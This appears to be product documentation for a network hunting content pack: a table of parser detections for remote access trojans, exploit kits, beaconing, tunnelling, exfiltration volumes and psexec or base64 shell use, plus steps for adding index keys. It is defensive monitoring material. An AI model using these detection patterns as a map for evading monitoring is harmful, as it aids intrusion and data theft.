http.lua	ioc	malware sinkhole	X-Sinkhole response header matched	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	ioc	possible malware user-agent	User-agent header contains "user-agent" or "GTB0.0"	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	ioc	possible redkit	Redkit exploit kit indicator of compromise	The presence of an exploit kit is indicative of potential compromise
http.lua	ioc	Trojan/Napolor	Napolor remote access trojan indicator of compromise	The presence of a remote access trojan is indicative of active compromise
http.lua	ioc	Xtreme RAT	Xtreme remote access trojan indicator of compromise	The presence of a remote access trojan is indicative of active compromise
icmp.lua	analysis.session	large icmp request frame	ICMP request frame is larger than 96 bytes	Common trojans attempt to blend in with normal ICMP messages and may use error codes and action types as a signaling mechanism
icmp.lua	analysis.session	large icmp response frame	ICMP response frame is larger than 96 bytes	Common trojans attempt to blend in with normal ICMP messages and may use error codes and action types as a signaling mechanism
icmp.lua	analysis.session	reserved icmp type	Reserved ICMP message types	Common trojans attempt to blend in with normal ICMP messages and may use error codes and action types as a signaling mechanism

Parser Name	Meta Key	Static Value	Description	Why it Matters
IDN_homo-graph	ioc	homograph detec-ted	Detects punycode-encoded internationalized domain names which use non-Latin Unicode code points whose glyphs resemble those of Latin Unicode code points.	Reference the RSA Link blog post from RSA Research for more details about this threat: Dis-secting PunyCode - Not All Characters are Created Equal.
JSON-RPC	ioc	monero mining	This meta is created when sessions use the JSON-RPC protocol and patterns are found within the request object's method invocation or response object's returned error.	Indicates malicious delivery of mining software to victim machines.
mail.lua	analysis.service	base64 email attachment	email message contains base64 encoded email attachment	E-mail communication is a popular vector for mal-ware delivery
mail.lua	analysis.service	email fwd	Email forwards	E-mail communication is a popular vector for mal-ware delivery
mail.lua	analysis.service	email re	Email replies	E-mail communication is a popular vector for mal-ware delivery
mail.lua	analysis.service	inbound email	Inbound Emails	E-mail communication is a popular vector for mal-ware delivery
mail.lua	analysis.service	interesting email	Communications received from an uncommon mail provider and suspicious sub-ject text string match	E-mail communication is a popular vector for mal-ware delivery
mail.lua	analysis.service	subject phish	Phishing email subject text string match	E-mail communication is a popular vector for mal-ware delivery
mail.lua	analysis.service	uncommon mail source	Mail not from popular Email organization sources	E-mail communication is a popular vector for mal-ware delivery
MSU_rat.lua	ioc	apt MSU RAT	Detects a 13 byte header at the beginning of a request stream utilizing a XOR key	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active com-promise

Parser Name	Meta Key	Static Value	Description	Why it Matters
plugx.lua	ioc	apt PlugX	PlugX remote access trojan indicator of compromise	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active compromise
plugx.lua	ioc	apt PlugX possible	Potential PlugX remote access trojan indicator of compromise	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active compromise
poison_ivy.lua	ioc	possible poison ivy beacon	256 byte beacon utilized by Poison Ivy	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active compromise
poison_ivy.lua	ioc	possible poison ivy handshake	256 byte authentication exchange utilized by Poison Ivy	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active compromise
rdp.lua	analysis.service	AUTODETECT	Remote Desktop Protocol local connection type Autodetect	Microsoft's Remote Desktop Protocol gives an attacker rapid access to an environment. RDP traffic is commonly abused by attackers. All RDP traffic inbound should be reviewed with priority.
rdp.lua	analysis.service	High-Speed Broadband	Remote Desktop Protocol local connection type High-Speed broadband	Microsoft's Remote Desktop Protocol gives an attacker rapid access to an environment. RDP traffic is commonly abused by attackers. All RDP traffic inbound should be reviewed with priority.
rdp.lua	analysis.service	LAN	Remote Desktop Protocol local connection type Local Area Network	Microsoft's Remote Desktop Protocol gives an attacker rapid access to an environment. RDP traffic is commonly abused by attackers. All RDP traffic inbound should be reviewed with priority.
rdp.lua	analysis.service	Low-Speed Broadband	Remote Desktop Protocol local connection type Low-Speed Broadband	Microsoft's Remote Desktop Protocol gives an attacker rapid access to an environment. RDP traffic is commonly abused by attackers. All RDP traffic inbound should be reviewed with priority.

Parser Name	Meta Key	Static Value	Description	Why it Matters
rdp.lua	analysis.service	Modem	Remote Desktop Protocol local connection type Modem	Microsoft's Remote Desktop Protocol gives an attacker rapid access to an environment. RDP traffic is commonly abused by attackers. All RDP traffic inbound should be reviewed with priority.
rdp.lua	analysis.service	Satellite	Remote Desktop Protocol local connection type Satellite	Microsoft's Remote Desktop Protocol gives an attacker rapid access to an environment. RDP traffic is commonly abused by attackers. All RDP traffic inbound should be reviewed with priority.
rdp.lua	analysis.service	WAN	Remote Desktop Protocol local connection type Wide Area Network	Microsoft's Remote Desktop Protocol gives an attacker rapid access to an environment. RDP traffic is commonly abused by attackers. All RDP traffic inbound should be reviewed with priority.
session_analysis.lua	analysis.session	data push	Only the PSH and ACK flags were seen in the session	In combination with other meta values, could be interesting.
session_analysis.lua	analysis.session	first carve	Outbound traffic with two streams and payload greater than zero	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	first carve not dns	outbound traffic with two streams and payload greater than 0 and not service type 53	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	first carve not top 20 dst	Outbound traffic with two streams and payload greater than zero and not a top 20 destination	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	high transmitted outbound	Greater than 4 MB transmitted outbound during the session	Large outbound data streams may be an indicator of active exfiltration
session_analysis.lua	analysis.session	host no response	Only the SYN flag was seen in the session.	Client attempted to connect to a server which did not respond.

Parser Name	Meta Key	Static Value	Description	Why it Matters
session_analysis.lua	analysis.session	host not listening	Only the SYN and RST, or SYN, RST and ACK flags were seen in the session.	Client attempted to connect to a server on a closed port.
session_analysis.lua	analysis.session	icmp large session	Large ICMP sessions	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	icmp tunnel	ICMP tunneling	The presence of a tunneled protocols may be indicative of active compromise
session_analysis.lua	analysis.session	inbound traffic	Inbound sessions which have zero payload	Establishing proper traffic course allows analysts to remove sessions not pertinent to ongoing investigations or incidents and pinpoint particular flows of data
session_analysis.lua	analysis.session	long connection	A connection with a lifetime greater than 50 seconds. The max lifetime in NetWitness is 60 seconds by default	Long, extended outbound connections may be an indicator of active data exfiltration
session_analysis.lua	analysis.session	medium transmitted outbound	Between 1MB and 4MB transmitted outbound during the session	Substantial outbound data streams may be an indicator of active exfiltration
session_analysis.lua	analysis.session	outbound syslog	Syslog destined for the internet	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	potential beacon	Sessions assumed to be programmatic, nefarious communications	The presence of a remote access trojan is indicative of active compromise
session_analysis.lua	analysis.session	ratio high transmitted	Between 75% and 100% of the session payload transmittedoutbound	By examining technical aspects of captured sessions like the size and ratio of transmitted vs. received data, analyst attain a clearer view into their network
session_analysis.lua	analysis.session	ratio low transmitted	Between 0% and 25% of the session payload transmitted outbound	By examining technical aspects of captured sessions like the size and ratio of transmitted vs. received data, analyst attain a clearer view into their network

Parser Name	Meta Key	Static Value	Description	Why it Matters
session_analysis.lua	analysis.session	ratio medium transmitted	Between 26% and 74% of the session payload transmittedoutbound	By examining technical aspects of captured sessions like the size and ratio of transmitted vs. received data, analyst attain a clearer view into their network
session_analysis.lua	analysis.session	response no payload	No payload was sent from the server to the client.	Possibly indicative of exfiltration or beaconing.
session_analysis.lua	analysis.session	session size 100-250k	A total session size, request, plus response payload, between 100KB and 250KB	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	session size 50-100k	A total session size, request, plus response payload, between 50KB and 100KB	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	session size 10-50k	A total session size, request, plus response payload, between 10KB and 50KB	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	session size 5-10k	A total session size, request, plus response payload, between 5KB and 10KB	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	session size 0-5k	A total session size, request, plus response payload, between 0KB and 5KB	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	single sided tcp	IP Protocol 6 with a single stream	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	single sided udp	IP Protocol 17 with a single stream	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation

Parser Name	Meta Key	Static Value	Description	Why it Matters
session_analysis.lua	analysis.session	suspicious other	A TCP session with a service type of OTHER, payload is greater than zero and the TCP_ SYN flag was seen	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	suspicious other bad org	A TCP session with a service type of OTHER, payload is greater than zero, the TCP_SYN flag was seen and known bad destination which are typically VPS providers that allow anonymous registration	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	analysis.session	tcp flags all	All possible TCP flags were seen in a TCP session	It is unusual for all flags to be used in any, single session.
session_analysis.lua	analysis.session	tcp flags null	No TCP flags were seen in a TCP session	At a minimum, a TCP session will contain ACK.
session_analysis.lua	analysis.session	watchlist port	Ports, 21, 22, 23, 25, 53, 80, 110, 137, 138, 139, 143, 443, 445	These ports are commonly used with malware
session_analysis.lua	analysis.session	zero payload	Any protocol with zero payload	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	boc	suspicious tcp beaconing	Sessions with 3 SYN packets and no response or SYn with RST/ACK response and no payload.	Indicates an application is attempting to connect to a an IP/port combination that is not listening or is blocked.
session_analysis.lua	ioc	binary handshake	a TCP session has 2 streams and each stream has a payload greater than 256 bytes. Non-ASCII characters greater than 310 out of 512.	Looking for common Trojan characteristics that use custom protocols to control data flow

Parser Name	Meta Key	Static Value	Description	Why it Matters
session_analysis.lua	ioc	binary indicator	Initial 8 byte payload compared to each frame length followed by first 16 bytes of session compared to each word in Big Endian and Little Endian to the frame length	Looking for common Trojan characteristics that use custom protocols to control data flow
session_analysis.lua	ioc	Possible Poison Ivy	Poison Ivy remote access Trojan indicator of compromise	The presence of a remote access Trojan is indicative of active compromise
session_analysis.lua	ioc	possible zeroaccess p2p botnet	ZeroAccess indicator of compromise	The presence of a remote access Trojan is indicative of active compromise
session_analysis.lua	tcpflags	ack	Sessions with the ACKNOWLEDGED flag set	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	tcpflags	cwr	Sessions with Congestion Window Reduced flag set	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	tcpflags	ece	Sessions with ECN-Echo set	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	tcpflags	fin	Sessions with the FINISHED flag set	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	tcpflags	psh	Sessions with PUSH function set	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	tcpflags	rst	Sessions with the RESET flag set	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
session_analysis.lua	tcpflags	syn	Sessions with the SYNCHRONIZE flag set	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation

Parser Name	Meta Key	Static Value	Description	Why it Matters
session_analysis.lua	tcpflags	urg	Sessions with the Urgent pointer set	Session attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
smb.lua	analysis.service	named pipe	remote procedure call named pipes/services utilized by endpoint	Living off the Land is more common in effective attacks. Advanced threat actor campaigns use similar tools, techniques and procedures. Often times common tools associated with normal administration activities and readily available on most resources are leveraged. The presence of APT-indicators of compromise is indicative of active compromise.
smb.lua	analysis.service	smb at command	"AT" scheduling command line application utilized	Living off the Land is more common in effective attacks. Advanced threat actor campaigns use similar tools, techniques and procedures. Often times common tools associated with normal administration activities and readily available on most resources are leveraged. The presence of APT-indicators of compromise is indicative of active compromise.
smb.lua	eoc	SMB v1 Response	Client issued an SMB version 1 response	SMB version 1 is a common source of vulnerability.
smb.lua	eoc	SMB v1 Rwquest	Client issued an SMB version 1 request	SMB version 1 is a common source of vulnerability.
smb.lua	ioc	psexec remote execution	PSTools psexec remote command execution tool utilized	Living off the Land is more common in effective attacks. Advanced threat actor campaigns use similar tools, techniques and procedures. Often times common tools associated with normal administration activities and readily available on most resources are leveraged. The presence of APT-indicators of compromise is indicative of active compromise.
struts_exploit	ioc	apache struts CVE-2017-9805 attempt	A possible Remote Code Execution attack when using the Struts REST plugin with XStream handler to handle XML payloads.	Remote code execution allows an attacker to gain access to and control the compromised machine.

Parser Name	Meta Key	Static Value	Description	Why it Matters
supercmd	ioc	supercmd trojan beacon	Detects SuperCMD Trojan beaconing.	Reference the RSA Link blog post from RSA Research for more details about this threat: SUPERCMD RAT.
teredo	analysis.session	teredo tunnel	session is a teredo (IPv6-in-IPv4) tunnel	If not expected, may indicate covert communication such as command/control or exfiltration.
tld.lua	analysis.service	hostname consecutive consonants	Hostname containing five or more consecutive consonants or numerals, or two groups of four consecutive consonants or numerals	DNS and domain names can be used for malicious purposes like pointing a Trojan at C2, port calculation, or signaling a malicious action
tld.lua	analysis.service	hostname invalid	Hostname violating RFC length and/or character restrictions	DNS and domain names can be used for malicious purposes like pointing a Trojan at C2, port calculation, or signaling a malicious action.
tld.lua	analysis.service	suspiciously named domain	Domains that contain google, apple, etc and but do not end with .google.com or .apple.com	DNS and domain names can be used for malicious purposes like pointing a Trojan at C2, port calculation, or signaling a malicious action
tld.lua	analysis.service	tld not com net org	Less Common Top Level Domains	DNS and domain names can be used for malicious purposes like pointing a Trojan at C2, port calculation, or signaling a malicious action
tls.lua	analysis.service	bad ssl	Outbound SSL/TLS sessions containing "localhost"	Service attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
tls.lua	ioc	Known Bad Self Signed Cert MyCompanyLtd	A known bad SSL certificate indicator of compromise	Service attribute analysis further processes a dataset for inspection, discarding sessions that may not be useful for an active investigation
traffic_flow.lua	direction	inbound	Non-RFC1918 Source IP to RFC1918 Destination IP	Establishing proper traffic course allows analysts to remove sessions not pertinent to ongoing investigations or incidents and pinpoint particular flows of data
traffic_flow.lua	direction	lateral	RFC1918 Source IP to RFC1918 Destination IP	Establishing proper traffic course allows analysts to remove sessions not pertinent to ongoing investigations or incidents and pinpoint particular flows of data

Parser Name	Meta Key	Static Value	Description	Why it Matters
traffic_ flow.lua	direction	outbound	RFC1918 Source IP to Non-RFC1918 Destination IP	Establishing proper traffic course allows analysts to remove sessions not pertinent to ongoing investigations or incidents and pinpoint particular flows of data
windows_com-mand_ shell.lua	ioc	possible base64 windows shell	Windows and Base64 shell detections	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active com-promise
windows_ executable.lua	analysis.file	exe extension but not exe filetype	An extension of, ".exe" but not an actual executable	File inspection and analysis to aid in the discovery of anomalies and other suspicious file characteristics
windows_ executable.lua	analysis.file	exe filetype	Windows executable file	File inspection and analysis to aid in the discovery of anomalies and other suspicious file characteristics
windows_ executable.lua	analysis.file	exe recently com-piled	Recently compiled execut-able	File inspection and analysis to aid in the discovery of anomalies and other suspicious file characteristics
windows_ executable.lua	analysis.file	exe under 5k	An executable under 5 kilo-bytes	File inspection and analysis to aid in the discovery of anomalies and other suspicious file characteristics
windows_ executable.lua	analysis.file	exe under 10k	An executable under 10 kilo-bytes	File inspection and analysis to aid in the discovery of anomalies and other suspicious file characteristics
windows_ executable.lua	analysis.file	exe under 75k	An executable under 75 kilo-bytes	File inspection and analysis to aid in the discovery of anomalies and other suspicious file characteristics
xor_execut-able.lua	ioc	xor exe	XOR-encoded file	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active com-promise

Appendix: Hunting Pack Meta Keys

These are the entries in the index-concentrator.xml file that make up the IR content pack meta keys in version 10.6.2 and higher. If you are running a version prior to this, manually add the following entries to **index-concentrator-custom.xml**.

Note: Additionally, you must follow steps described in The Traffic Flow Lua Parser topic on RSA Link in order for the **netname** meta key to work properly on **logdecoder**.

To add entries to the Custom Index File:

1. Depending on your version:
   - For Security Analytics 10.x: In the **Security Analytics** menu, select **Administration > Services**.
   - For NetWitness 11.x: In the **NetWitness** UI, go to **ADMIN > Services**.
2. Select a Concentrator and select **View > Config**.
3. Open the **Files** tab.
4. Select **index-concentrator-custom.xml** and add the following lines:

```
<!-- Traffic Directionality -->

<key description="Network Name" level="IndexValues" name="netname" format="Text"
valueMax="10000"/>

<key description="Traffic Flow Direction" level="IndexValues" name="direction"
format="Text" valueMax="10000"/>

<!-- Indicators -->

<key description="Session Analysis" level="IndexValues" name="analysis.session"
format="Text" valueMax="10000"/>

<key description="Service Analysis" level="IndexValues" name="analysis.service"
format="Text" valueMax="10000"/>

<key description="File Analysis" level="IndexValues" name="analysis.file" format="Text"
valueMax="10000"/>

<key description="Indicators of Compromise" level="IndexValues" name="ioc" format="Text"
valueMax="10000"/>

<key description="Behaviors of Compromise" level="IndexValues" name="boc" format="Text"
valueMax="10000"/>

<key description="Enablers of Compromise" level="IndexValues" name="eoc" format="Text"
valueMax="10000"/>
```

5. Log out of NetWitness Suite, then log in again. You must do this before you can view the custom keys you added in Investigation.